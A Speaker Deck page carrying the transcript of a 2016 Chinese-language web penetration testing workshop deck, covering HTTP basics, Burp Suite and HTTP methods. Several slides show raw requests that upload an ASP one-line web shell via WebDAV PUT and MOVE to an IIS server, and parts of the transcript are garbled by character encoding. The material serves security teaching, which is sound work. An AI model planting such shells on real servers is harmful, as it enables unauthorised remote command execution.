Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Web滲透技巧(上)
Search
Lionbug
October 01, 2016
Research
440
1
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Web滲透技巧(上)
The Declaration of Hacker (TDOH) WorkShop
Lionbug
October 01, 2016
More Decks by Lionbug
See All by Lionbug
Privacy and Security
lionbug
0
260
Web滲透技巧(下)
lionbug
0
750
Other Decks in Research
See All in Research
量子サマースクール2026「量子計算機アーキテクチャ分野の概観」
youten622
1
980
Physical AIでモデリングはどう変わるか/How Physical AI Will Change Modeling
stktu
0
300
論文紹介:Doc-to-LoRA: Learning to Instantly Internalize Contexts
yukako_nakano
0
200
Language and AI
ayaniwa
0
320
[webinaire du Ciirpo] Agnelages plein air : des éleveurs partagent leurs pratiques
institutdelelevage
PRO
0
210
某助成金プロジェクト採択に向けて企業研究所のアウトリーチ専任者がやったこと
afroscript
0
200
超効率化への挑戦:1bit LLMの現状と展望
yumaichikawa
0
880
【中間報告】国会議員の立法・政策実務を支える環境を巡る現状と課題
polipoli
0
770
Santé et fertilité des sols : ce que nous disent les pratiques dans les systèmes de polyculture-élevage
institutdelelevage
PRO
0
120
論文紹介: Understanding Epistemic Language with a Language-augmented Bayesian Theory of Mind
hisaokatsumi
0
200
生成AIなんでも展示会vol6 LT登壇資料 NexteraBERT
rikkabotan7
0
190
JPA2026_NetworkTutorial_JunKashihara
junkashihara
0
230
Featured
See All Featured
Stop Working from a Prison Cell
hatefulcrawdad
274
21k
Bridging the Design Gap: How Collaborative Modelling removes blockers to flow between stakeholders and teams @FastFlow conf
baasie
0
730
How People are Using Generative and Agentic AI to Supercharge Their Products, Projects, Services and Value Streams Today
helenjbeal
2
360
Hiding What from Whom? A Critical Review of the History of Programming languages for Music
tomoyanonymous
3
1.4k
The Power of CSS Pseudo Elements
geoffreycrofte
82
6.6k
Thoughts on Productivity
jonyablonski
76
5.4k
Test your architecture with Archunit
thirion
2
2.4k
Designing Dashboards & Data Visualisations in Web Apps
destraynor
232
55k
Raft: Consensus for Rubyists
vanstee
142
7.8k
Faster Mobile Websites
deanohume
310
32k
[RailsConf 2023] Rails as a piece of cake
palkan
59
7.1k
No one is an island. Learnings from fostering a developers community.
thoeni
21
3.9k
Transcript
Web佒蝚ದૣ(Ӥ) 2016/10/01 @ TDOH WorkShop LionBug
About Me • 讙紣Ռ̴a.k.a̴LionBug • 褾ੜ of TDOH • Co-founder
of UCCU • Know a little • Web Security

HTTP Hypertext Transfer Protocol
HTTPS Hypertext Transfer Protocol Secure
螀֢ܻቘ

Request & Response
HTTP Request GET /index.php HTTP/1.1 Host: lionbug.tw User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; Trident/7.0; rv:11.0) Accept: text/html,application/xhtml+xml,application/xml;q=0.9 Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive
Netcat or Telnet
Burp Suite
HTTP Request

HTTP GET Request GET /index.php HTTP/1.1 Host: lionbug.tw User-Agent: Mozilla/5.0
(Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) Accept: text/html,application/xhtml+xml,application/xml;q=0.9 Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive

HTTP POST Request POST /login.php HTTP/1.1 … Content-Type: application/x-www-form-urlencoded Content-Length:
29 <Enter> username=admin&password=admin

HTTP Method • GET • POST • HEAD • OPTIONS
PUT DELETE TRACE MOVE…

HTTP OPTIONS Request OPTIONS / HTTP/1.1 HOST: lionbug.tw

HTTP OPTIONS Request SUCCESS HTTP/1.1 200 OK Allow: OPTIONS, TRACE,
GET, HEAD, POST Server: Microsoft-IIS/7.5 Public: OPTIONS, TRACE, GET, HEAD, POST X-Powered-By: ASP.NET

HTTP OPTIONS Request Failed HTTP/1.1 200 OK Date: Thu, 29
Sep 2016 07:43:10 GMT Server: Apache

HTTP PUT Request PUT /shell.asp HTTP/1.1 HOST: lionbug.tw Content-Length: 26
<%eval(request(“cmd”))%>

HTTP PUT Request SUCCESS HTTP/1.1 201 Created Server: Microsoft-IIS/6.0 X-Powered-By:
ASP.NET Location: http://lionbug.tw/shell.asp
HTTP PUT Request Failed HTTP/1.1 404 Not Found

HTTP MOVE Request MOVE /shell.txt HTTP/1.1 HOST: lionbug.tw Destination: http://lionbug.tw/shell.asp

HTTP MOVE Request SUCCESS HTTP/1.1 201 Created Server: Microsoft-IIS/6.0 X-Powered-By:
